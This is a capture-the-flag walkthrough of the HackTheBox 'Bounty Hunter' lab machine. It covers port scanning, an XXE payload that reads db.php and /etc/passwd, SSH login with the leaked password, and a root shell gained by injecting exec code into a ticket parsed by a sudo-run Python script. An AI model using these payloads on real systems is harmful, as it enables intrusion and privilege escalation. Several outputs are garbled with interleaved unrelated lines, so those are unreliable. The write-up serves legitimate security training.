


Bounty Hunter



Bounty Hunter is an easy machine from the HackTheBox platform to complete it you need to get two flags, in order to do this you need to know XXE and to get the root you need to exploit a script that can be run with sudo.

Link: <https://app.hackthebox.com/machines/BountyHunter>

Creator: ejedev

IP: 10.10.11.100

Dfficulty: Easy

Enumeration

The first stage is key because many times the information we find here can be very useful for the future, to start with I like to know what kind of machine I am facing and for this I like to divide my scan in two:

- One super fast to focus on all 100% open ports.
- Another to get more information on those ports.

All Ports

To do the first scan I like to do it in a super fast way to save time.

nmap -sS --min-rate 5000 -Pn -n 10.10.11.100 -p- --open -vvv -oA nmap/all/allPorts

```
(kali㉿kali)-[~/HackTheBox/bountyHunter]
└─$ cat nmap/all/allPorts.nmap
# Nmap 7.92 scan initiated Sat Oct 30 12:21:10 2021 as: nmap -sS --min-rate 5000 -Pn -n -p- -
100
Nmap scan report for 10.10.11.100
Host is up, received user-set (0.18s latency).
Scanned at 2021-10-30 12:21:10 CDT for 16s
Not shown: 65501 closed tcp ports (reset), 32 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
Read data files from: /usr/bin/./share/nmap
# Nmap done at Sat Oct 30 12:21:26 2021 -- 1 IP address (1 host up) scanned in 15.95 seconds
```

Deep Scan

Now with this second scan I can run scripts and get more information:

```
nmap -sC -sV -p 22,80 -Pn -n -vvv -oA nmap/deep/deepScan 10.10.11.100
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDLosZOXFZWvSPhPmfUE7v+PjfxGEXY0KCPmAWrTukyyFWRFO3gwHQMqq
n0BtEYbVDlu2m0dxWfr+LIO8yvB+kg2Uqg+QHJf7SfTvd0606eBjF0uhTQ95wnJddm7WWVJLJMng7+/1NuLAAzfc0ei14Xty5
XG2jK89STkoI5MhD0tzbrQydR0ZUG2PRd5TplgpmmapDzMBYCIxH6BwYXfgSU3u3dSxPJnIrbizFVNIbc9ezkF39K+xJPbc9C
AT7ao5dfeb8gH9q9mRnuMOOQ9SxYwIxdtg6mIYh4PRqHaSD5FuTZmsFzPfdnmurDWDqdjPZ6/CsWakrzENV45b0F04DFiK
TH1VDMkguJ1js=
|_   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcemSaO
7A0L1htGGQqmFe50002LfpQfmY=
|_   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_   _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_ _http-title: Bounty Hunters
|_ _http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This machine is clearly a web server so one thing I like to do is run a directory search, plus I also like to search by file extensions.

```
gobuster -u http://10.10.11.100 -t 100-x php -w /usr/share/-wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(kali@kali)-[~/HackTheBox/bountyHunter]
$ gobuster dir -u http://10.10.11.100 -x php -t 100 -w /usr/share/wordlists/dirbuster/di

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.100:78.0
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative status codes: 404
[+] User-Agent: application/x-gobuster/3.1.0
[+] Extensions: With: XMLHttpRequest
[+] Timeout: 379 10s
[+] Origin: http://10.10.11.100

2021/10/30 12:33:46 Starting gobuster in directory enumeration mode
Referer: http://10.10.11.100/leg_submit.php

/index.php (Status: 200) [Size: 25169]
/resources (Status: 301) [Size: 316] [→ http://10.10.11.100/resources/]
/assets (Status: 301) [Size: 313] [→ http://10.10.11.100/assets/]
/portal.php (Status: 200) [Size: 125]
/css (Status: 301) [Size: 310] [→ http://10.10.11.100/css/]
/db.php (Status: 200) [Size: 0]
/js (Status: 301) [Size: 309] [→ http://10.10.11.100/js/]
/server-status (Status: 403) [Size: 277]
```

There are two that catch my attention:

- db.php
- resources
- portal.php

The first one I can't access so searching in /resources/ I found a very interesting note!

```
(kali@kali)-[~/HackTheBox/bountyHunter]
$ cat README.txt
Tasks:
1 001 7-tracker-submit.php HTTP/1.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 279
```

So now I know I can do something with the backend I go to portal.php and there I found something very interesting intercepting the request with burpsuite.

```
data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9Ik1TTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsz
T5hc2RmPC90aXRszT4KCQk8Y3d1PmFzMmQ8L2N3ZT4KCQk8Y3Zzcz5hc2RmPC9jdjNzPgoJCTxyZXdhcmQ%2BZW50
PC9yZXdhcmQ%2BCgkJPc9idWdyZXBvcnQ%2B
```

But even better, because when I decoded it (from URL to base64) I found XML!

DECODED FROM: URL encoding

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9Ik1TTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRszT5hc2RmPC90aXRszT4KCQk8Y3d1PmFzMmQ8L2N3ZT4KCQk8Y3Zzcz5hc2RmPC9jdjNzPgoJCTxyZXdhcmQ+ZW50PC9yZXdhcmQ+CgkJPc9idWdyZXBvcnQ+

DECODED FROM: Base64

<?xml version="1.0" encoding="ISO-8859-1"?> \n \t \t <bugreport> \n \t \t <title>asdf</title> \n \t \t <cwe>asfd</cwe> \n \t \t <cvss>asdf</cvss> \n \t \t <reward>ent</reward> \n \t \t </bugreport>

This if parsed correctly can be seen on the web page, so maybe you can get some interesting files!
To do this I used the following payload and encoded it first in base64 and then in URL.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-
encode/resource=/var/www/html/db.php"> ]>
    <bugreport>
    <title>test</title>
    <cwe>test</cwe>
    <cvss>test</cvss>
    <reward>&example;</reward>
    </bugreport>
```

This payload allowed me to get the content of the db.php file but in base 64 so I had to decode it to be able to read it properly.

```

(kali㉿kali)-[~/HackTheBox/bountyHunter]
$ echo 'PD9waHAKLy8gVE9ETyAtPiBJbXBsZW11bnQgbG9naW4g
bmFtZSA9ICJhZG1pb2RlL3Jlc291cmNlPS92YXIvd3d3L2h0bWwvZGIucG
<?php
// TODO → Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>

```

In addition use a different payload to know how many users are in the system:

```

sshd:x:111:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nolo
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,./var/lib/usbmux:/usr/sbin/nolo
</td>

```

And as far as I can see there is only one and I already know how to log in!

FootHold

To access the system we only need to connect to SSH with the user "development" and the password of the file "db.php".

By logging in we can get the first flag but we are still missing one, so looking in the archives I found another note with the following message:

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
```

Basically it tells us about a script that checks some tickets and configures some permissions, so with the command "sudo -l" I discovered that we can run as root a specific version of python and the script of the message.

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```


Privelege Escalation

When reviewing the script I realized that it validates a series of data in the "tickets" and it is actually very easy to dodge, my "ticket" was the following:

```
development@bountyhunter:~$ cat 5.md
# Skytrain Inc
## Ticket to New York
Ticket Code: 112
**102+ 10 == 112 and exec('import pty; pty.spawn("/bin/sh")')
##Issued: 2021/04/06
#End Ticket
```

In order to escalate my privileges I just added a very simple command and that's it!

```
development@bountyhunter:~$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/5.md
Destination: New York
# whoami list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
root      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
# id      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
uid=0(root) gid=0(root) groups=0(root)
# |      systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
```